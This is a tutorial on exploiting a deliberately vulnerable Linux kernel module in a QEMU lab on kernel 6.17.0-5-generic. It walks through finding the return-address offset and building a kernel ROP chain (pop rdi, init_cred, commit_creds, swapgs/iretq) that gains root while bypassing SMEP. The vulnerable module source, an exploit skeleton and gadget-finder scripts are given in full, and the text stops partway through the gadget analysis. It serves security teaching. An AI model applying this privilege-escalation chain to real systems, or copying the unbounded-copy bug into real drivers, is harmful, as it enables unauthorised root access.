Linux Kernel Stack Overflow Exploitation:

Defeating SMEP Using kROP (Kernel 6.17.0-5-generic)

by: Antonius
Country: Indonesia
https://www.bluedragonsec.com – https://github.com/bluedragonsecurity

In this example, exploitation is carried out against Linux kernel 6.17.0-5-generic with SMEP and SMAP active, while other protections are disabled.

Overview of Protections to be Defeated


SMEP (Supervisor Mode Execution Prevention)

This mitigation prevents the kernel from executing instructions located on memory pages marked as belonging to user-space.

This mitigation defeats the classic ret2user method because the kernel is no longer permitted to jump to shellcode prepared in user memory.

To verify that SMEP and SMAP are active, in GDB on the host we can check:

```
info register cr4
```



The value 0x372ef0, when converted to binary, is: 0011 0111 0010 1110 1111 0000

Counting from right to left (starting at index 0):

- 0000 (Bits 0–3): All zeros.
- 1111 (Bits 4–7): Bits 4, 5, 6, 7 are set. (Bit 5=PAE, Bit 7=PGE).
- 1110 (Bits 8–11): Bits 9, 10, 11 are set. (Bit 9=OSXMMEXCPT, Bit 10=OSFXSR).
- 0010 (Bits 12–15): Bit 13 is set. (Bit 13=VMXE).
- 0111 (Bits 16–19): Bits 17, 18, 19 are set. (Bit 17=PCIDE, Bit 18=OSXSAVE).
- 0011 (Bits 20–23): Bit 20 (SMEP) is set and Bit 21 (SMAP) is set.

When the SMEP bit is 1, the CPU will prohibit the kernel (running in Ring 0) from executing instructions located on user-space memory pages (Ring 3).

Since Linux kernel 5.16, a hardened CR4 pinning mechanism has existed. Techniques for modifying the CR4 register to clear the SMEP and SMAP bits to 0, for example using instructions such as mov cr4, rax, can no longer be performed.

However, to bypass SMEP, we do not need to tamper with the cr4 bit at all — we simply use ROP (Return Oriented Programming).

Lab Architecture

- Host OS: Kali Linux 2025.4
- Guest OS: Lubuntu 25.10 with Linux kernel 6.17.0-5-generic, running inside QEMU

Attention! *This guide requires the vmlinuz image taken from the guest OS (Lubuntu 25.10 with kernel 6.17.0-5-generic). The vmlinuz must be copied to the host OS (Kali Linux or whichever host OS you are using).*

After copying to the host OS, extract vmlinuz into vmlinux_raw using this script:

https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/extract-vmlinux

./extract-vmlinux vmlinuz > vmlinux_raw

Requirements

1. vmlinuz must be Linux kernel 6.17.0-5-generic (different versions such as 6.17.0-19 or others will not work because the vmlinuz binary differs between kernel versions)
2. SMEP and SMAP must be active (because these are what we will bypass)
3. KASLR, shadow stack, stack canary, and KPTI must be disabled. Stack canary will be disabled via the Makefile.

GRUB configuration on the guest OS:

```
GRUB_CMDLINE_LINUX_DEFAULT="nosmap nokaslr nopti ima_appraise=off ima_policy=tcb shstk=off"
```

In this example we are using QEMU:

```
qemu-system-x86_64 \
  -m 4G \
  -enable-kvm \
  -cpu host \
  -drive file=lubuntu25.10-disk.qcow2,format=qcow2 \
  -vga qxl \
  -device virtio-serial-pci \
  -device virtserialport,chardev=spicechannel0,name=com.redhat.spice.0 \
  -chardev spicevmc,id=spicechannel0,name=vdagent \
  -display spice-app \
  -net nic -net user \
  -usb -usbdevice tablet \
  -vga virtio \
  -s -S
```

When the system just starts booting, launch GDB from the host OS:

```
gdb ./vmlinux_raw
```

Then continue.

Vulnerable LKM Source Code

The following is the source code of the LKM vulnerable to stack overflow:

```
//rop.c - vulner : kernel stack overflow

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/device.h>
#include <linux/slab.h>

#define DEVICE_NAME "vuln_device"

static struct class* vunl_class = NULL;
static struct device* vunl_device = NULL;
static int major;

static char *vunl_devnode(const struct device *dev, umode_t *mode) {
   if (mode) *mode = 0666;
   return NULL;
}

__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf,
                            size_t count, loff_t *ppos) {
   char buffer[64];
   if (_copy_from_user(buffer, buf, count)) {
      return -EFAULT;
   }
   return count;
}

static struct file_operations fops = {
   .owner = THIS_MODULE,
   .write = device_write,
};

static int __init vuln_init(void) {
   major = register_chrdev(0, DEVICE_NAME, &fops);
   if (major < 0) return major;
   vunl_class = class_create(DEVICE_NAME);
   if (IS_ERR(vunl_class)) {
      unregister_chrdev(major, DEVICE_NAME);
      return PTR_ERR(vunl_class);
```

```
    }
    vunl_class->devnode = vunl_devnode;
    vunl_device = device_create(vunl_class, NULL, MKDEV(major, 0), NULL, DEVICE_NAME);
    printk(KERN_INFO "[+] %s loaded with major %d\n", DEVICE_NAME, major);
    return 0;
}

static void __exit vuln_exit(void) {
    device_destroy(vunl_class, MKDEV(major, 0));
    class_destroy(vunl_class);
    unregister_chrdev(major, DEVICE_NAME);
}

module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
```

Save with the filename rop.c. The following is the Makefile (stack canary is disabled here):

```
obj-m += rop.o
ccflags-y := -fno-stack-protector -D_FORTIFY_SOURCE=0 -g -Og

all:
	make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Compile the LKM and load it via insmod on the guest OS Lubuntu 25.10:

```
sudo su
make
insmod rop.ko
```

Next, copy rop.ko from the guest OS (Lubuntu 25.10) to the host OS (Kali Linux).

Vulnerability Analysis

The vulnerability is located in the device_write function:

```
__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf,
                            size_t count, loff_t *ppos) {
    char buffer[64];
    if (_copy_from_user(buffer, buf, count)) {
        return -EFAULT;
    }
    return count;
}
```

The buffer is initialized with a size of 64 bytes, but below we can see that _copy_from_user is used to copy data directly from user space into that buffer without any check on the number of bytes being copied from user space.


When input from user space exceeds 64 bytes, a kernel stack overflow bug occurs.

Based on the LKM source above, the entry point for exploitation is through devfs, where the device /dev/vuln_device is ready to accept input from user space to be sent to the kernel.

Stack Frame Overview

The following is a depiction of the stack frame in kernel space when the device_write function is called:

```
static ssize_t device_write(struct file *file, const char __user *buf,
                            size_t count, loff_t *ppos)
```



According to the x64 calling convention: the first argument is stored in register RDI, the second in register RSI, the third in register RDX, and the fourth in register RCX.

Our target is to overflow the buffer until it overwrites the return address on the stack (located at rbp+8).

Exploitation Steps

To exploit the kernel stack overflow in that LKM, we will use the kernel ROP (Return Oriented Programming) technique, which follows the kernel's own rules in order to bypass the SMEP and SMAP protections.

Step 1. Finding the Offset to Overwrite the Return Address

Since the LKM above is compiled with debugging symbols, we will use a debugging technique by leveraging the debugging symbols in rop.ko.

Next, check the memory addresses on the guest OS (Lubuntu 25.10):

```
# cat /proc/modules | grep rop
```

rop 12288 0 - Live 0xffffffffc092f000 (OE)

On the guest OS, rop.ko is loaded starting at memory address 0xffffffffc092f000.

Check the section addresses:

```
root@robohax-standardpc:~# cat /sys/module/rop/sections/.text
0xffffffffc092f000
root@robohax-standardpc:~# cat /sys/module/rop/sections/.data
0xffffffffc0a15020
root@robohax-standardpc:~# cat /sys/module/rop/sections/.bss
0xffffffffc0a15640
```

Next, in the GDB window on the host press Ctrl+C.

Note! *Adjust this GDB command to match the path on your host!*

```
add-symbol-file /home/robohax/Desktop/sploit/kernelspace/part6/SMEP/krop/rop.ko
0xffffffffc092f000 -s .data 0xffffffffc0a15020 -s .bss 0xffffffffc0a15640
```

We will break before and after _copy_from_user. Set the breakpoints in GDB on the host, then set 2 breakpoints before and after _copy_from_user, then continue:

```
(remote) gef➤  disas device_write
Dump of assembler code for function vuln_init:
   0xffffffffc092f010 <+0>:     nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffffc092f015 <+5>:     push   rbp
   0xffffffffc092f016 <+6>:     mov    rbp,rsp
   0xffffffffc092f019 <+9>:     sub    rsp,0x60
   0xffffffffc092f01d <+13>:    mov    QWORD PTR [rbp-0x48],rdi
   0xffffffffc092f021 <+17>:    mov    QWORD PTR [rbp-0x50],rsi
   0xffffffffc092f025 <+21>:    mov    QWORD PTR [rbp-0x58],rdx
   0xffffffffc092f029 <+25>:    mov    QWORD PTR [rbp-0x60],rcx
   0xffffffffc092f02d <+29>:    lea    rax,[rbp-0x40]
   0xffffffffc092f031 <+33>:    mov    rsi,rax
   0xffffffffc092f034 <+36>:    mov    eax,0x0
   0xffffffffc092f039 <+41>:    mov    edx,0x8
   0xffffffffc092f03e <+46>:    mov    rdi,rsi
   0xffffffffc092f041 <+49>:    mov    rcx,rdx
   0xffffffffc092f044 <+52>:    rep stos QWORD PTR [rdi],rax
   0xffffffffc092f047 <+55>:    mov    rdx,QWORD PTR [rbp-0x58]
   0xffffffffc092f04b <+59>:    mov    rcx,QWORD PTR [rbp-0x50]
   0xffffffffc092f04f <+63>:    lea    rax,[rbp-0x40]
   0xffffffffc092f053 <+67>:    mov    rsi,rcx
   0xffffffffc092f056 <+70>:    mov    rdi,rax
   0xffffffffc092f059 <+73>:    call   0xffffffff81c40880
⇒  0xffffffffc092f05e <+78>:    test   rax,rax
   0xffffffffc092f061 <+81>:    je     0xffffffffc092f06c <vuln_init+92>
```

```
b *0xffffffffc092f059
b *0xffffffffc092f05e
continue
```

To find the exact number of bytes needed to overwrite the saved RIP in device_write, we will use Metasploit pattern_create:

```
msf-pattern_create -l 88
```

Result:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
c8A
```

Next, prepare the first exploit skeleton to send the payload generated by Metasploit pattern_create to /dev/vuln_device. On the guest OS, create exploit skeleton 1 with the filename find_offset.c:


```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/stat.h>


int main(int argc, char *argv[]) {
   if (argc < 2) {
      printf("Usage: %s <payload_file>\n", argv[0]);
      return -1;
   }
   int fd = open("/dev/vuln_device", O_RDWR);
   if (fd < 0) {
      perror("[-] Failed to open /dev/vuln_device");
      return -1;
   }
   int p_fd = open(argv[1], O_RDONLY);
   if (p_fd < 0) {
      perror("[-] Failed to open payload");
      close(fd);
      return -1;
   }
   struct stat st;
   fstat(p_fd, &st);
   size_t p_size = st.st_size;
   char *buffer = malloc(p_size);
   if (!buffer) {
      perror("[-] Malloc failed memory");
      return -1;
   }
   read(p_fd, buffer, p_size);
   printf("[+] Sending %zu byte payload at %s ...\n", p_size, argv[1]);
   ssize_t w = write(fd, buffer, p_size);
   if (w < 0) {
      printf("[-] Write failed).\n");
   } else {
      printf("[+] Payload Sent !\n");
   }
   free(buffer);
   close(p_fd);
   close(fd);
   return 0;
}
```

Next, save the output generated by Metasploit pattern_create on the guest OS, for example with the filename payload.txt.


Compile find_offset and run it:

```
gcc -o find_offset find_offset.c
./find_offset payload.txt
```

The kernel will halt exactly at the breakpoint. In the GDB window on the host OS, inspect the return address value before the overwrite. Our target is to overwrite rbp+8, where the return address is stored. Before _copy_from_user, the return address is 0xffffffff8187ec0e.



Next, type continue. We will land at the second breakpoint. Inspect the contents of rbp+8 (return address).



rbp+8 has been successfully overwritten with the pattern we created.

Back on the host OS, check how many bytes offset it takes to start overwriting the return address:

```
┌──(root┼robohax-20bws2ng00)-[/bin]
└─# msf-pattern_offset -q 6341356341346341 -l 88
[*] Exact match at offset 72
```

Therefore, the return address starts being overwritten at byte 72.

Step 2. Crafting the ROP Payload to Bypass SMEP

SMEP is a security feature on x86/x64 processors that prevents the kernel (supervisor mode) from executing code residing in user-mode address space. When SMEP is active, if the kernel attempts to perform a jmp or call to an address that has the user bit set in the page table entry, the processor will immediately trigger a page fault.

To bypass SMEP, we can use the kernel ROP (Return Oriented Programming) technique.

Save State

Before executing the ROP chain, we need to prepare the save state, similar to the ret2user exploitation technique:

```
__asm__ volatile (
    ".intel_syntax noprefix;"
    "mov user_cs, cs;"
    "mov user_ss, ss;"
    "mov user_sp, rsp;"
    "pushf;"
    "pop user_rflags;"
    ".att_syntax;"
    ::: "memory"
);
```

volatile tells GCC: “do not optimize or move these assembly instructions”.

Notice! Inside __asm__ volatile we use a clobber!

```
__asm__ volatile (
   "instruction"
   : output operands
   : input operands
   : clobbers  ← "memory" is here
);
```

"memory" in the clobber list tells GCC:

“This asm block reads/writes memory in an unpredictable manner — do not cache variable values in registers; re-read from memory after this block.”

Its effect is like a memory barrier. GCC must not:

- Cache variable values in registers and skip reading from memory
- Reorder memory operations past this point

Without "memory", GCC might assume user_cs has not changed and use the old value from a register, which could cause the iretq frame to contain incorrect values.

Why Can ROP Bypass SMEP?

ROP (Return-Oriented Programming) works by:

Not executing new shellcode – ROP uses gadgets (small pieces of code already present inside the kernel) that each end with a ret instruction.

Gadgets reside in kernel memory – All gadgets used are located within kernel memory regions (text section, rodata, etc.), so they carry supervisor-level access rights (bit U = 0).

Because SMEP only prohibits execution from user memory, and ROP never executes code from user space, SMEP becomes ineffective!

The following are the ROP gadgets we will chain together: pop rdi; ret, init_cred, commit_creds, and swapgs_restore:

```
payload[i++] = POP_RDI_RET;
payload[i++] = INIT_CRED;
payload[i++] = COMMIT_CREDS;
payload[i++] = SWAPGS_RESTORE;
```

Let us first check the addresses of commit_creds and init_cred!

```
root@robohax-standardpc:~# cat /proc/kallsyms | grep commit_creds
ffffffff8145b380 T __pfx_commit_creds
ffffffff8145b390 T commit_creds
ffffffff830996a0 r __ksymtab_commit_creds
root@robohax-standardpc:~# cat /proc/kallsyms | grep init_cred
ffffffff8388b860 T init_cred
root@robohax-standardpc:~# uname -a
Linux robohax-standardpc 6.17.0-5-generic #5-Ubuntu SMP PREEMPT_DYNAMIC Mon Sep 22 10:00:33 UTC 2025
x86_64 GNU/Linux
```

The commit_creds function is at 0xffffffff8145b390, and init_cred is at 0xffffffff8388b860.

0xffffffff8388b860 is the address of the global symbol init_cred whose data type is struct cred. init_cred is a global object (instance) of struct cred.

POP_RDI_RET

This gadget is used to set up the argument according to the x64 calling convention, where the first argument when a function is called is stored in the rdi register. Since we will later call the commit_creds function, and commit_creds will receive the memory address of init_cred (0xffffffff8388b860) stored on the stack as its argument, the value on the stack (0xffffffff8388b860) needs to be popped into the rdi register.

To find an ASM instruction in the kernel containing pop rdi followed by ret, we first need to determine the kernel base address.

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part6/SMEP/krop/phase2_lubuntu25]
└─$ readelf -S vmlinux_raw
There are 41 section headers, starting at offset 0x3e001f0:

Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS        ffffffff81000000  00200000
       0000000001637970  0000000000000000  AX       0     0     4096
```

The .text section starts at offset 0x00200000, so we need to subtract 0x00200000 from the starting address of the .text section (0xffffffff81000000):

0xffffffff81000000 - 0x00200000 = 0xffffffff80e00000

Next, we calculate the approximate memory range for .text:

.text size = 0x1637970
.text end = 0xffffffff81000000 + 0x1637970 = 0xffffffff82637970

So .text is loaded from address 0xffffffff81000000 to 0xffffffff82637970.

Next, to find a clean gadget containing pop rdi followed by ret, we need to search for the opcode: \x5f\xc3.

We use the find_opcode.py script I have prepared specifically for Linux kernel 6.17.0-5! The code can be downloaded from:

https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/find_opcode.py

```
#!/usr/bin/env python3
# coded for linux kernel 6.17.0-5
import sys
with open(sys.argv[1], 'rb') as f:
    data = f.read()
KERNEL_BASE_VA = 0xffffffff80e00000
needle = b'\x5f\xc3'  # opcode fingerprint for: pop rdi ; ret
results = []
pos = 0
while True:
    pos = data.find(needle, pos)
```

```
    if pos == -1:
        break
    va = KERNEL_BASE_VA + pos
    if 0xffffffff81000000 <= va <= 0xffffffff82637970:
        results.append(hex(va))
    pos += 1
print(f'Found {len(results)} gadgets')
for r in results[:10]:
    print(r)
```

```
┌──(root㉿robohax-20bws2ng00)-[/home/…/part6/SMEP/krop/phase2_lubuntu25]
└─# ./find_opcode.py vmlinux_raw
Found 27 gadgets
0×ffffffff812582bd
0×ffffffff812a77ca
0×ffffffff812acb37
0×ffffffff8133462f
0×ffffffff81334671
0×ffffffff813346bf
0×ffffffff81334701
0×ffffffff813fe0f0
0×ffffffff814115e0
0×ffffffff81411605
```

Let us first check the topmost result: 0xffffffff812582bd in GDB.

```
[#5] 0×ffffffff82623439 → call 0×ffffffff82621ca0
[#6] 0×ffffffff83803e60 → cmp BYTE PTR [rsi], 0×80
[#7] 0×ffffffff814a3bb7 → jmp 0×ffffffff814a3b05
[#8] 0×ffffffff814c010b → add rax, QWORD PTR [rip+0×

(remote) gef➤  x/3i 0×ffffffff812582bd
   0×ffffffff812582bd:  pop    rdi
   0×ffffffff812582be:  ret
```

That is a clean gadget containing pop rdi followed by ret! So we will use 0xffffffff812582bd.

INIT_CRED

init_cred is a data structure. Its form in Linux kernel 6.17 looks like this:

```
struct cred init_cred = {
    .usage        = ATOMIC_INIT(4),
    .uid          = GLOBAL_ROOT_UID,
    .gid          = GLOBAL_ROOT_GID,
    .suid         = GLOBAL_ROOT_UID,
```

```
    .sgid         = GLOBAL_ROOT_GID,
    .euid         = GLOBAL_ROOT_UID,
    .egid         = GLOBAL_ROOT_GID,
    .fsuid        = GLOBAL_ROOT_UID,
    .fsgid        = GLOBAL_ROOT_GID,
    .securebits   = SECUREBITS_DEFAULT,
    .cap_inheritable = CAP_EMPTY_SET,
    .cap_permitted   = CAP_FULL_SET,
    .cap_effective   = CAP_FULL_SET,
    .cap_bset        = CAP_FULL_SET,
    .user           = INIT_USER,
    .user_ns        = &init_user_ns,
    .group_info     = &init_groups,
    .ucounts        = &init_ucounts,
};
```

init_cred is stored as a static object inside the kernel that holds the initial credentials for the first process (PID 0). The global symbol for init_cred, based on /proc/kallsyms, resides at memory address 0xffffffff8388b860.

COMMIT_CREDS

This is the function used to change a process's credentials. The following is the source code of the commit_creds function in Linux kernel 6.17:

```
int commit_creds(struct cred *new)
{
    struct task_struct *task = current;
    const struct cred *old = task->real_cred;

    kdebug("commit_creds(%p{%ld})", new,
           atomic_long_read(&new->usage));

    BUG_ON(task->cred != old);
    BUG_ON(atomic_long_read(&new->usage) < 1);

    get_cred(new); /* we will require a ref for the subj creds too */

    /* dumpability changes */
    if (!uid_eq(old->euid, new->euid)  ||
        !gid_eq(old->egid, new->egid)  ||
        !uid_eq(old->fsuid, new->fsuid) ||
        !gid_eq(old->fsgid, new->fsgid) ||
        !cred_cap_issubset(old, new)) {
        if (task->mm)
            set_dumpable(task->mm, suid_dumpable);
        task->pdeath_signal = 0;
        smp_wmb();
    }
```

```
    /* alter the thread keyring */
    if (!uid_eq(new->fsuid, old->fsuid))
        key_fsuid_changed(new);
    if (!gid_eq(new->fsgid, old->fsgid))
        key_fsgid_changed(new);

    /* do it
     * RLIMIT_NPROC limits on user->processes have already been checked
     * in set_user().
     */
    if (new->user != old->user || new->user_ns != old->user_ns)
        inc_rlimit_ucounts(new->ucounts, UCOUNT_RLIMIT_NPROC, 1);
    rcu_assign_pointer(task->real_cred, new);
    rcu_assign_pointer(task->cred, new);
    if (new->user != old->user || new->user_ns != old->user_ns)
        dec_rlimit_ucounts(old->ucounts, UCOUNT_RLIMIT_NPROC, 1);

    /* send notifications */
    if (!uid_eq(new->uid,   old->uid)  ||
        !uid_eq(new->euid,  old->euid)  ||
        !uid_eq(new->suid,  old->suid)  ||
        !uid_eq(new->fsuid, old->fsuid))
        proc_id_connector(task, PROC_EVENT_UID);
    if (!gid_eq(new->gid,   old->gid)  ||
        !gid_eq(new->egid,  old->egid)  ||
        !gid_eq(new->sgid,  old->sgid)  ||
        !gid_eq(new->fsgid, old->fsgid))
        proc_id_connector(task, PROC_EVENT_GID);

    /* release the old obj and subj refs both */
    put_cred_many(old, 2);
    return 0;
}
```

int commit_creds(struct cred *new) → from the above we can see that the commit_creds function requires 1 argument of type struct cred *. In this technique we will use the memory address of init_cred as the argument.

Why am I not using prepare_kernel_cred and commit_creds, but instead choosing to use commit_creds(init_cred)?

Here is the reasoning!

The problem with kernel 6.17:

- Requires 2 kernel functions called sequentially
- The result of prepare_kernel_cred is in RAX; it needs to be moved to RDI for commit_creds
- Requires a gadget: mov rdi, rax followed by ret, or push rax followed by pop rdi then ret
- Unfortunately, based on gadget search results from vmlinux, no clean gadget for doing the above could be found in kernel 6.17! So ultimately I chose to use commit_creds(init_cred), which is simpler!

Advantages:

- Only requires 1 gadget with the sequence: pop rdi; ret
- init_cred is a static address that can be loaded directly into RDI — no register-to-register value transfer needed, so the payload remains small: 144 bytes!

SWAPGS_RESTORE

This gadget is used to restore context during the transition from kernel space back to user space, where we will utilize the swapgs instruction followed by the iretq instruction!

To find the swapgs instruction from vmlinux_raw, we will search for the following opcode in the binary:

0x0F 0x01 0xF8

The opcode above is the opcode for the swapgs instruction.

We also need to find the opcode 0x48 0xcf, which is the iretq instruction!

Use the Python code I have prepared to scan the vmlinux binary within the .text section memory range to find the above opcodes! The code can be obtained from:

https://github.com/bluedragonsecurity/tools/blob/main/find_swapgs.py

```
#find_swapgs.py
#!/usr/bin/env python3
# coded for linux kernel 6.17.0-5
import struct, subprocess, sys
with open(sys.argv[1], 'rb') as f:
    data = f.read()
KERNEL_BASE = 0xffffffff80e00000
swapgs_op   = bytes.fromhex('0f01f8')
iretq_op    = bytes.fromhex('48cf')
pos = 0
candidates = []
while True:
    pos = data.find(swapgs_op, pos)
    if pos == -1:
        break
    va = KERNEL_BASE + pos
    if 0xffffffff81000000 <= va <= 0xffffffff82637970:
        candidates.append(va)
    pos += 1
print(f'[*] Total swapgs candidates at .text: {len(candidates)}')
valid = []
for va in candidates:
    file_off = va - KERNEL_BASE
    chunk = data[file_off : file_off + 0x100]
    if iretq_op in chunk:
        valid.append(va)
print(f'[*] Best Candidates: {len(valid)}')
for va in valid:
    print(f'  {hex(va)}')
```

```
print()
if valid:
    best = min(valid)
    print(f'[+] SWAPGS_RESTORE : {hex(best)}')
```

```
┌──(root㉿robohax-20bws2ng00)-[/home/…/part6/SMEP/krop/phase2_lubuntu25]
└─# ./find_swapgs.py vmlinux_raw
[*] Total swapgs candidates at .text: 22
[*] Best Candidates: 2
    0xffffffff8100118f
    0xffffffff81001866

[+] SWAPGS_RESTORE : 0xffffffff8100118f
```

There are 2 candidates containing the swapgs and iretq instructions. Let us first check the lower one: 0xffffffff81001866.

```
(remote) gef➤  x/10i 0xffffffff81001866
   0xffffffff81001866:  swapgs
   0xffffffff81001869:  pop    r15
   0xffffffff8100186b:  pop    r14
   0xffffffff8100186d:  pop    r13
   0xffffffff8100186f:  pop    r12
   0xffffffff81001871:  pop    rbp
   0xffffffff81001872:  pop    rbx
   0xffffffff81001873:  pop    r11
   0xffffffff81001875:  pop    r10
   0xffffffff81001877:  pop    r9
(remote) gef➤  x/20i 0xffffffff81001866
   0xffffffff81001866:  swapgs
   0xffffffff81001869:  pop    r15
   0xffffffff8100186b:  pop    r14
   0xffffffff8100186d:  pop    r13
   0xffffffff8100186f:  pop    r12
   0xffffffff81001871:  pop    rbp
   0xffffffff81001872:  pop    rbx
   0xffffffff81001873:  pop    r11
   0xffffffff81001875:  pop    r10
   0xffffffff81001877:  pop    r9
   0xffffffff81001879:  pop    r8
   0xffffffff8100187b:  pop    rax
   0xffffffff8100187c:  pop    rcx
   0xffffffff8100187d:  pop    rdx
   0xffffffff8100187e:  pop    rsi
   0xffffffff8100187f:  pop    rdi
   0xffffffff81001880:  add    rsp,0x30
   0xffffffff81001884:  std
   0xffffffff81001885:  mov    QWORD PTR [rsp+0x28],0x0
   0xffffffff8100188e:  iretq
(remote) gef➤
```

